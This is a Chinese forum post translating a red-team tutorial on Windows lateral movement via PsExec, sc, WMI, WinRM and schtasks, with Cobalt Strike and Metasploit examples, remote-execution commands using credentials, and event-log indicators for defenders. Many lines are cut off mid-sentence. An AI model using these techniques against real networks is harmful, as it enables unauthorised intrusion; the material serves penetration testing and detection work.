Offensive Lateral Movement (上)

mss\*\*\*\* / 2019-09-13 09:27:28 / 浏览数 2328 渗透测试 渗透测试 顶(0) 踩(0)

原文地址: https://hausec.com/2019/08/12/offensive-lateral-movement/

所谓横向渗透,实际上就是通过一台已被攻陷的主机渗透其他主机的过程。为了完成这项任务,渗透测试人员和红队队员的通常做法是,利用powershell.exe在远程主机上i Strike语法,因为本文中主要利用它来实现C2,但是Cobalt Strike内置的横向渗透技术的动静过大,因而<u>无法支持OpSec</u>特性。此外,并非所有人都拥有Cobalt Strike,所以,Meterpreter也会出现在大多数的例子中,因为技术是通用的。

在本文中,我们将为读者详细介绍多种横向渗透技巧。对于这些技术,我们首先会进行概要的介绍,然后介绍其工作原理。为了便于读者理解下文,让我们先来厘清几个术说

- 命名管道:进程之间通过SMB(TCP 445端口)进行通信的一种方式(TCP 445)。命名管道运行于OSI模型的第5层,它也可以通过类似端口侦听连接的方式来侦听请求。
- <u>访问令牌</u>:根据微软相关<u>文档</u>的描述:访问令牌是描述进程或线程的安全上下文的对象。令牌中的信息包括与进程或线程关联的用户帐户的标识和权限。用户登录时,系

换句话说,访问令牌提供了用户的身份信息,可以用来判断该用户是否有权访问系统上的特定内容。如果您对Windows身份验证机制并不是非常了解的话,可以简单的把访

- 网络登录(Type
  - 3):当帐户在远程系统/服务上进行身份验证时,就会使用网络登录。在进行网络身份验证期间,可重用凭证不会发送到远程系统。因此,当用户通过网络登录方式登录

# **PsExec**

PsExec是微软的<u>Sysinternals套件</u>提供的一款工具,允许用户通过端口445(SMB)使用命名管道在远程主机上执行PowerShell。首先,它会通过SMB连接到目标系统上的AD

下面,我们举例说明PsExec的语法:

psexec \test.domain -u Domain\User -p Password ipconfig

#### 如果使用Cobalt


Strike (CS)来完成这项任务的话,过程会略有不同。它首先创建一个Powershell脚本,该脚本将对从内存运行的嵌入式payload进行base64编码,并将其压缩成一个one-

# 演示视频

问题在于,这个脚本创建了一个服务并运行了base64编码命令,这些举动是很不正常的,将引发各种警报并生成相应的日志。此外,这里的命令是通过命名管道进行发送的Canary撰写的相关文章。

#### Cobalt

Strike提供了两个PsExec内置函数,一个名为PsExec,另一个名为PsExec(psh)。两者之间的区别在于,PsExec(psh)会调用Powershell.exe,因此,我们的beacon将作为P



通过Cobalt Strike查看进程ID

默认情况下,PsExec将生成rundll32.exe进程以在其中运行。并且,它不会将DLL存放到磁盘中,所以从蓝队的角度来看,如果rundll32.exe不带参数运行的话,那就非常可

# SC

服务控制器的用途就不用多讲了吧——控制服务。它对于攻击者来说是特别有用的,因为调度任务可以通过SMB完成,所以启动远程服务的语法为:

- sc \host.domain create ExampleService binpath= "c:\windows\system32\*\*calc.exe"
- sc \host.domain\*\* start ExampleService

唯一需要注意的是,这里的可执行文件必须是特定服务对应的二进制文件。服务的二进制文件与普通的二进制文件有所不同——它们必须"签入"到服务控制管理器(SCM)中

使用CS时,我们可以专门为服务创建相应的可执行文件:

Wind	lows Executable (Stagel >	<
Export a stageless Beacon as a Windows executable. Use Cobalt Strike Arsenal scripts (Help -> Arsenal) to		
Stage:	SMB -	
Proxy:		
Output:	Windows Service EXE	
x64:	PowerShell Raw	
sign:	Windows EXE	
	Windows Service EXE	
	Windows DLL (32-bit)	

通过CoBalt Strike为服务生成的可执行文件

上面的攻击过程,也可以借助Metasploit完成,具体如下所示:

### 演示视频

WMI

Windows Management

Instrumentation(WMI)是Windows系统内置的一项服务,用户可以通过该服务远程访问各种Windows组件。由于可以通过端口135使用远程过程调用(RPC)进行远程

wmic /node:target.domain /user:domain\user /password:password process call create "C:\Windows\System32\calc.exe"

#### 演示视频

Cobalt Strike在目标系统上利用WMI服务执行Powershell

payload时,PowerShell.exe程序会在启动内置的WMI服务时打开,这就会导致OpSec问题,因为执行的是经过base64编码的payload。

```
<u>beacon</u>> wmi
                          SMB
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\H
[+] host called home, sent: 4566 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
                                                                                  \pipe\status_1234) on |
                                                                                                                          via WMI
[+] received output:
#< CLIXML
  GENUS
  CLASS
                          PARAMETERS
  SUPERCLASS
  DYNASTY
                          PARAMETERS
  RELPATH
  PROPERTY_COUNT:
  DERIVATION
                      : {}
  SERVER
  NAMESPACE
  PATH
ProcessId
                      : 1716
                     : 0
ReturnValue
PSComputerName
```

Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:

Security ID: NETWORK SERVICE

Account Name: LABWIN10\$

Account Domain: LAB Logon ID: 0x3E4

Target Subject:

Security ID: NULL SID
Account Name: Administrator

Account Domain: LAB Logon ID: 0x13FB3ED

Process Information:

New Process ID: 0x1e6c

New Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Token Elevation Type: %%1936

Mandatory Label: Mandatory Label\High Mandatory Level

Creator Process ID: 0xee4

Creator Process Name: C:\Windows\System32\wbem\WmiPrvSE.exe
Process Command Line: powershell -nop -w hidden -encodedcommand

JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHY.
BBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwA3ADMAUABhAE8AQgBQACsASABQADQASwBmAGMAaQBNADcAUwBsAFEARQBu/
BaADQARgB6ADcAdgA3ADgAcgBHADMAUAAwAG0AcgB4AHYAWgArADQAeQB3ADAAUwBXAGQAbABIADcAegB6ADYANwBLAE
dOBDADIAIJOBvAGYAbwBrADIJASAB6AHcAbwBBAG8AdgBhADAAWABzAHcAVgBWAHMANAAzAGcAWgBJAFoAZABWADFAQOF

我们可以看到,借助于WMI服务的情况下,仍然会创建一个命名管道——尽管wmic.exe能够通过PowerShell在目标系统上运行命令,那么,为什么要首先创建一个命名管理

对于WMI服务,这里只是介绍了一些皮毛。对于这方面感兴趣的读者,建议参阅我的同事@mattifestation在Blackhat 2015大会上的精彩演讲。

# WinRM

Windows远程管理服务通常用于管理服务器硬件,其通信方式为WMI over

HTTP(S)。跟传统的Web流量不同,它并没有使用80/443端口,而是使用5985(HTTP)和5986(HTTPS)端口。通常情况下,WinRM虽然是Windows系统默认安装的组件,但

Enable-PSRemoting -Force

如果不使用CS的话,可以执行下列命令(大家可以利用自己的二进制文件替换掉calc.exe):

winrs -r:EXAMPLE.lab.local -u:DOMAIN\user -p:password calc.exe

#### 演示视频

如果借助于CobaltStrike,则可以:

| SMB | SMB

当然,这里的问题在于必须使用PowerShell启动它。如果要想远程操作的话,那么还要借助于DCOM或WMI。虽然打开PowerShell通常不会引起人们的怀疑,启动WinRM Strike内置的WinRM模块的话,通常就会引起防御系统的警报了。

### Event 4688, Microsoft Windows security auditing.

### General Details

A new process has been created.

Creator Subject:

LAB\Administrator Security ID: Account Name: Administrator Account Domain: LAB Logon ID: 0x12F4193

Target Subject:

Security ID: **NULL SID** Account Name:

Account Domain: Logon ID: 0x0

Process Information:

New Process ID: 0x1b78

New Process Name: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Token Elevation Type: %%1936

Mandatory Label\High Mandatory Level 0x10d4 Mandatory Label:

Creator Process ID:

Creator Process Name: C:\Windows\System32\wsmprovhost.exe

Process Command Line: "c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile

#### 这里的警示指标为:

c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile"

#### **SchTasks**

#### SchTasks是Scheduled

Tasks的缩写,最初在端口135上运行,之后会使用临时端口,并通过DCE/RPC进行通信。这相当与Linux中创建的cron-job,我们可以指定任务的执行时间和执行内容。

对于PS, 我们可以执行下列命令:

schtasks /create /tn ExampleTask /tr c:\windows\system32\calc.exe /sc once /st 00:00 /S host.domain /RU System

schtasks /run /tn ExampleTask /S host.domain

schtasks /F /delete /tn ExampleTask /S host.domain

对于CobaltStrike来说,我们可以使用下列命令:

shell schtasks /create /tn ExampleTask /tr c:\windows\system32\calc.exe /sc once /st 00:00 /S host.domain /RU System

shell schtasks /run /tn ExampleTask /S host.domain

然后,删除该任务(opsec!):

shell schtasks /F /delete /tn ExampleTask /S host.domain

# 演示视频

(未完待续)

点击收藏 | 2 关注 | 2

- 1. 0 条回复
  - 动动手指,沙发就是你的了!

# 登录 后跟帖

先知社区

# 技术文章

<u>社区小黑板</u>

目录

RSS 关于社区 友情链接 社区小黑板